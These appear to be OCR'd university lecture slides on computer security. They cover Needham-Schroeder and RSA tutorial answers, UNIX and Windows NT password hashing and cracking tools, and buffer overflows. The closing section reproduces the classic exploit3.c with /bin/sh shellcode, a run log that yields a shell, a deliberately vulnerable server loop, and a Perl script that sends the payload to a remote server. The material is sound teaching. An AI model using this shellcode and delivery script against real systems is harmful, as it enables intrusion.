
Chapter 10

Lecture 10 - XXX

Warp factor 9...



Cannon balls: a quantum mechanical treatment.

Correction: Private $\neq$ Secret

Slides, book are correct.

- Kerberos (now) uses Public-key cryptography.
- Authentication protocol shown was a Needham Schroeder protocol (used by Kerberos), which uses symmetric keys
- Ted is using Alice's secret key, which is a symmetric secret key, known only to Ted and Alice.

Sorry sorry...

Reminders

- MCQ test during lecture on 27 Oct
- Long lecture on 10 Nov - we will continue until (maybe) 7:20.
- No tutorial sessions next week. Use the time for your assignment and preparation for the MCQ.

Tut 8, Q1: An NS protocol

Alice	$\rightarrow$	Charles	:	{Alice,Bob,n_1}
Charles	$\rightarrow$	Alice	:	{Alice,Bob,n_1,K,{Alice,K}k_{Bob}}k_{Alice}
Alice	$\rightarrow$	Bob	:	{Alice,K}k_{Bob}
Bob	$\rightarrow$	Alice	:	$\{n_2\}K$
Alice	$\rightarrow$	Bob	:	$\{n_2 - 1\}K$

(a) Charles send Alice the string {Alice,K}k_{Bob}, *encrypted with Bob's secret key, so Alice can send it off to Bob, and Bob will know that it is 'good' because it must have come from Charles. Alice cannot decrypt or change it at all.*

Tut 8, Q1

(b) Who creates the key to be shared?

Answer: *Charles*.


(c) Why does Alice send the random number n_1 to Charles?


Answer: *It is a one-time value (a nonce) to stop replays of old messages.*

(d) Why does Alice calculate $n_2 - 1$ and send it to Bob?

Answer: *So that Bob knows that Alice knows K, and is not just replaying some stolen message.*

Tut 8, Q2





Why would you use one technique instead of the other?

Answer: *LHS uses signatures, on a hashed value from the message. This can be done efficiently, and since the signature is very short there is no great overhead involved here. The other method would double the time taken.*

Tut8, Q3: $p = 97$, $q = 157$, $E = 41$

(a) Calculate x and N and Bob's public key N, E.

Answer: $N = pq = 15229$, $x = (p-1)(q-1) = 14976$, *and so public key is* $\langle 15229, 41 \rangle$.

(b) Calculate D and Bob's private key N, D.

Answer: $DE \bmod 14976 = 1$, D *is* 9497, *and so private key is* $\langle 15229, 9497 \rangle$.

Tut8, Q3: $p = 97$, $q = 157$, $E = 41$

(c) If Alice wanted to encode “Hi”, she might use the ASCII values as integers: “H” is the integer 72. “i” is the integer 105. What value messages does Alice transmit to Bob?

Answer: $72^{41} \bmod 15229 = 11545$, *and* $105^{41} \bmod 15229 = 2320$

(d) What calculation does Bob perform to retrieve the original messages?

Answer: $11545^{9497} \bmod 15229 = 71$, *and* $2320^{9497} \bmod 15229 = 105$.

Tut 8, Q4:

It is not common to use PK for general encryption of data. Instead PK is used to exchange keys, and then symmetric key encryption is used. Why is this?

Answer: *Because PK is slow.*

Password security

- Morris and Thompson article:

  http://citeseer.nj.nec.com/morris79password.html

- Computer generated passwords more predictable than user ones...

UNIX password security

- UNIX systems are traditionally open systems, given their background in university environments.
- As such, the security on them is often minimal.
- It is common for UNIX accounts to be made available relatively freely.
- For example, at the MIT Media lab[16] all computers have been password-free until recently.

[16] MIT - home of Kerberos!

UNIX password security

- UNIX systems are vulnerable to a wide range of attacks, particularly internal attacks.
- All Unix systems have a ***root*** account.
- This account has a UID and GID of zero, and once root access is obtained on a UNIX system, there is very little that *cannot* be done.

UNIX accounts

Account passwords are constructed to meet the following requirements:

- Each password has at least six characters.
- Only the first eight characters are significant.

UNIX accounts

There are many other accounts found on Unix systems, not just those for clients:

sysadm - A System V administration account, and

daemon - A daemon process account, and

uucp - The UUCP owner, and

lp - The print spooler owner.

When protecting a UNIX system, we must protect all these accounts - not just root.

UNIX password file

- Account information is kept in a file called /etc/passwd.
- It normally consists of seven colon-delimited fields, and may look like the following:

```
hugo:aAbBcJJJx23F55:501:100:Hughs Account:/home/hugo:/bin/tcsh
```

/etc/passwd fields

hugo: The account or user name.

aAbBcJJJx23F55: A one-way encrypted (hashed) password

501: The UID - unique user number

100: The GID - group number for user.

Hughs Account: Account information.

/home/hugo: The account’s home directory

/bin/tcsh: A program to run when you log in

Configuration in text files...

A system administrator on the CTSS system at MIT was editing the password file and another system administrator was editing the daily message that is printed on everyone’s terminal on login.

Due to a software design error, the temporary editor files of the two users were interchanged and thus, for a time, the password file was printed on every terminal when it was logged in.

(Robert Morris and Ken Thompson, Password Security: A Case History)

UNIX passwords

- When you log in with your account name and password, the password is encrypted and the resulting hash is compared to the hash stored in the password file.
- If they are equal, the system accepts that you’ve typed in the correct password and grants you access.

UNIX passwords

- UNIX originally used a DES-like algorithm to calculate the encrypted password. (Now use MD5...)
- The password is used as the DES key (eight 7-bit characters make a 56 bit DES key) to encrypt a block of binary zeroes.
- The result of this encryption is the hash value.
- Note: the password is not encrypted, it is the key used to perform the encryption!

UNIX salt

- A strengthening feature of UNIX is that it introduces two random characters in the algorithm (the salt).
- This ensures that two equal passwords result in two different hashes.
- From viewing the UNIX password file you can not tell if two persons have the same password.

UNIX salt

- To prevent crackers from simply encrypting an entire dictionary and then looking up the hash, the salt was added to the algorithm to create a possible 4096 different hashes for a particular password.
- This lengthens the cracking time because it becomes a little harder to store an encrypted dictionary online as the encrypted dictionary now would have to take up 4096 times the disk space.
- This does not make password cracking harder, just more time consuming.

Crypt code

Sample crypt code from LINUX uClibc. The code has the following structure:

```
extern char * crypt(const char *key, const char *salt) {
       /* Are we supposed to be using the MD5 replacement
       /* instead of DES...  */
    if (salt[0]==’$’ && salt[1]==’1’ && salt[2]==’$’)
        return __md5_crypt(key, salt);
    else
        return __des_crypt(key, salt);
}
```

Cracking

- It is very time consuming, but given enough time, brute force cracking ***will*** get the password.
- The hashed passwords are compared with the entry in the */etc/passwd* file.
- BTW - You cannot try to log in using all the possible passwords, as UNIX systems enforce 10 second timeouts after three consecutive login failures.

Dictionary cracking

- Dictionary password cracking is the most popular method for cracking Unix passwords.
- The cracking program will take a word list, and one at a time try to crack one or all of the passwords listed in the password file.
- Some password crackers will filter and/or mutate:
  - substitute numbers for certain letters,
  - add prefixes or suffixes,
  - or switch case or order of letters.

Dictionary cracking

- A popular cracking utility is called ***Crack*.**
- Crack can use user-definable rules for word manipulation or mutation to maximize dictionary effectiveness.
- Crack merges dictionaries, turns the password files into a sorted list, and generates lists of possible passwords from the merged dictionary or from information gleaned about users from the password file.

/etc/shadow passwords

Once the password hashes are moved to the shadow file, its permissions are changed as follows:

```
opo 35# ls -l /etc/shadow
-r--------   1 root    sys      3429 Aug 20 14:46 /etc/shadow
opo 36#
```

These permissions ensure that ordinary users are unable to look at the password hashes, and hence are unable to try dictionary attacks.

Microsoft password security

Two one-way password hashes are stored on NT systems:

- a LanManager hash, and
- a Windows NT hash.

The LanManager hash supports the older LanManager protocol originally used in Windows and OS/2. In an all-NT environment it is desirable to turn off LanManager passwords, as it is easier to crack. The NT method uses a stronger algorithm and allows mixed-cased passwords.

Microsoft password security

- The database containing these hashes on an NT system is called the SAM (Security Access Manager)

- If you have administrative access[17], the program ***pwdump*** can extract the hashes.

[17] Originally, *anyone* could extract the hashed passwords from the SAM, as Microsoft believed that “if they didn’t tell anyone the algorithms they used, no-one could discover what they had done”. Security through obscurity is not a safe strategy, and Jeremy Allison was able to de-obfuscate the SAM entries relatively quickly.

Microsoft salt

- Microsoft does not *salt* during hash generation, so once a potential password has generated a hash it can be checked against ***all*** accounts.

- The cracking software takes advantage of this.

LanManager encryption

- LanManager encryption is created by taking the user's plaintext password, capitalising it, and either truncating to 14 bytes, or padding to 14 bytes with null bytes.

- This 14 byte value is used as two 56-bit DES keys to encrypt an eight byte value, forming a 16 byte value which is stored by the server and client.

- This value is known as the ***hashed password***.

NT encryption

- Windows NT encryption is a higher quality mechanism, consisting of doing an MD4 hash on a Unicode version of the user's password.

- This also produces a 16 byte hash value that is non-reversible.

NT Password security


- Note that the LANManager hash is similar to UNIX level of cyptography

- The NT hash is better

- But... neither use strong encryption, and

- the network login mechanism has some problems.

Challenge response



Challenge-response protocol

- When a client wishes to use a resource, it first requests a connection and negotiates the protocol that the client and server will use.
- In the reply to this request the server generates and appends an 8 byte, random value - this is stored in the server after the reply is sent and is known as the ***challenge***.
- It is different for every client connection.

Challenge-response protocol

- The client then uses the hashed password (16 byte values described above), appended with 5 null bytes, as three 56 bit DES keys, each of which is used to encrypt the challenge 8 byte value, forming a 24 byte value known as the ***response***.
- This calculation is done on *both* hashes of the user's password, and *both* responses are returned to the server, giving two 24 byte values.

Challenge-response protocol

- The server then reproduces the above calculation, using its own value of the 16 byte hashed password and the challenge value that it kept during the initial protocol negotiation.
- It then checks to see if the 24 byte value it calculates matches the 24 byte value returned to it from the client.
- If these values match exactly, then the client knew the correct password and is allowed access.

Challenge-response protocol

There are good points about this:

- The server never knows or stores the *cleartext* of the users password - just the 16 byte hashed values derived from it.
- The cleartext password or 16 byte hashed values are never transmitted over the network - thus increasing security.

Challenge-response protocol

However, there is also a bad side:

- The 16 byte hashed values are a "password equivalent". You cannot derive the users password from them, but they can be used in a modified client to gain access to a server.
- The initial protocol negotiation is generally insecure, and can be hijacked in a range of ways. One common hijack involves convincing the server to allow clear-text passwords.

Challenge-response protocol

- Despite functionality added to NT to protect unauthorized access to the SAM, the mechanism is trivially insecure
- Both the hashed values can be retrieved using the network sniffer mentioned before, and they are as-good-as passwords.

Attack

- Relies on flawed mechanism.
- Even *without* network access, it is possible by various means to access the SAM password hashes, and *with* network access it is easy.
- The hashed values are password equivalents, and may be used directly if you have modified client software.
- The attack considered here is the use of either a dictionary, or brute force attack directly on the password hashes (which must be first collected somehow).

Attack

L0phtCrack is a tool for turning Microsoft Lan Manager and NT password hashes back into the original clear text passwords. It may be configured to run in different ways.

Dictionary cracking: L0phtCrack running on a Pentium Pro 200 checked a password file with 100 passwords against a 8 Megabyte (about 1,000,000 word) dictionary file in under one minute.

Brute force: L0phtCrack running on a Pentium Pro 200 checked a password file with 10 passwords using the alpha character set (A-Z) in 26 hours.

Attack time

Character set size	Size of computation	Relative time taken
26	$8.353 * 10^{9}$	1.00
36	$8.060 * 10^{10}$	9.65
46	$4.455 * 10^{11}$	53.33
68	$6.823 * 10^{12}$	816.86

So if 26 characters takes 26 hours to complete, a worst-case scenario for 36 characters (A-Z,0-9) would take 250 hours or 10.5 days. A password such as ***take2asp1r1n*** would probably be computed in about 7 days.

Microsoft base security fix

1. Disable the use of LanManager passwords.
2. Don't log in over network as administrator
3. Encrypt all network traffic
4. Use long passwords, and all allowable characters
5. Use an alternative login system
6. Use an unsniffable network cabling system.

Buffer overflow

- Most well known compromise of computer systems
- One of a general class of problems caused by
  - software that does not check its parameters for extreme values.

Buffer overflow

- Examine the way programs use memory.
- Presentation based on
  - http://destroy.net/machines/security/P49-14-Aleph-One

Simple Program

CODE LISTING **vulnerable.c**

```
void
main (int argc, char *argv[])
{
    char buffer[512];

    printf ("Argument is %s\n", argv[1]);
    strcpy (buffer, argv[1]);
}
```


Simple Program

When we run it:

```
[hugh@pnp176-44 programs]$ ./vulnerable test
Argument is test
[hugh@pnp176-44 programs]$ ./vulnerable “A Longer Test”
Argument is A Longer Test
[hugh@pnp176-44 programs]$
```

Simple program

Computer's Memory



Stack grows down...

Buffer (512 bytes)


Stack

Arguments
Variables

Return address

Smashing the stack!

Computer's Memory



Stack grows down...

Stack

Arguments
Variables

Return address

Working and not working!

```
[hugh@pnp176-44 programs]$ ./vulnerable ddddd
```

Exploit...

CODE LISTING **exploit3.c**

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long
get_sp (void)
{
    __asm__ ("movl %esp,%eax");
}



void
main (int argc, char *argv[])
{
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset = DEFAULT_OFFSET, bsize = DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1)
        bsize = atoi (argv[1]);
    if (argc > 2)
        offset = atoi (argv[2]);

    if (!(buff = malloc (bsize))) {
        printf ("Can’t allocate memory.\n");
        exit (0);
    }

    addr = get_sp () − offset;
    printf ("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i += 4)
        *(addr_ptr++) = addr;

    for (i = 0; i < bsize / 2; i++)
        buff[i] = NOP;

    ptr = buff + ((bsize / 2) − (strlen (shellcode) / 2));
    for (i = 0; i < strlen (shellcode); i++)
        *(ptr++) = shellcode[i];


    buff[bsize − 1] = ’\0’;

    memcpy (buff, "EGG=", 4);
    putenv (buff);
    system ("/bin/bash");
}
```

Exploit

```
[hugh@pnp176-44 programs]$ ./exploit3 560
Using address: 0xbfffe998
[hugh@pnp176-44 programs]$ ./vulnerable $EGG
Argument is ????????...???????
sh-2.05b$
```

We are now within the **vulnerable** program process, but running the `sh` shell program, instead of the vulnerable program.

Using the buffer overflow attack

- A server (say a web server) that expects a query, and returns a response.
- A CGI/ASP or perl script inside a web server
- A SUID root program on a UNIX system

Example attack - Blaster


- Many attacks on Microsoft systems are based on various buffer overflow problems.
- The *Blaster* worm is described in the CERT advisory “CA-2003-20 W32/Blaster worm”:

  The W32/Blaster worm exploits a vulnerability in Microsoft’s DCOM RPC interface as described in VU#568148 and CA-2003-16. Upon successful execution....

Buffer overflow attacks - previously

- Found program that had a buffer,...
- that did not check bounds.
- Delivered EGG to it to overflow buffer
- Overwrite stack return address with address of code
- Program then runs YOUR code

Buffer overflow attacks - remote



(web server)

Hugh’s PC (hugh−2.ddns)

(hack from here)

suna

Login to machines from here...

(The LT machine)

Web server code...

```
void process(int newsockfd) {
    char line[512];
    ...
     ...NEXT BIT DOESNT CHECK ARRAY SIZE !!!
    while (n>0 && c!=’\n’) {
       n = read (newsockfd, &c, 1);
       ... add to line[idx++]...
    }
    ...
    f = fopen(&line[0],"r");
    ...
    return;
}
```

Web server

- Web server receives file spec (index.html)
- Returns file contents (see demo, IE and telnet)
- Replace file spec with EGG
  - But cannot use IE or telnet to send EGG
  - Use perl program to deliver EGG

Hacked telnet

```
#!/usr/local/bin/perl
use Socket;
use FileHandle;
($server, $port) = @ARGV;
socket  (SOCKET, PF_INET, SOCK_STREAM,
          (getprotobyname('tcp'))[2]);
connect (SOCKET, pack('Sna4x8', AF_INET, $port,
          (gethostbyname($server))[4]))
    || die "Can't connect to $server on $port.\n";
SOCKET->autoflush();
$pid = fork;
if ($pid == 0) { print STDOUT while (<SOCKET>); }
else { open (FILE,"EGG");
        $_ = <FILE>;
        print SOCKET "$_";
        print SOCKET while (<STDIN>);
        close SOCKET;
        exit }
```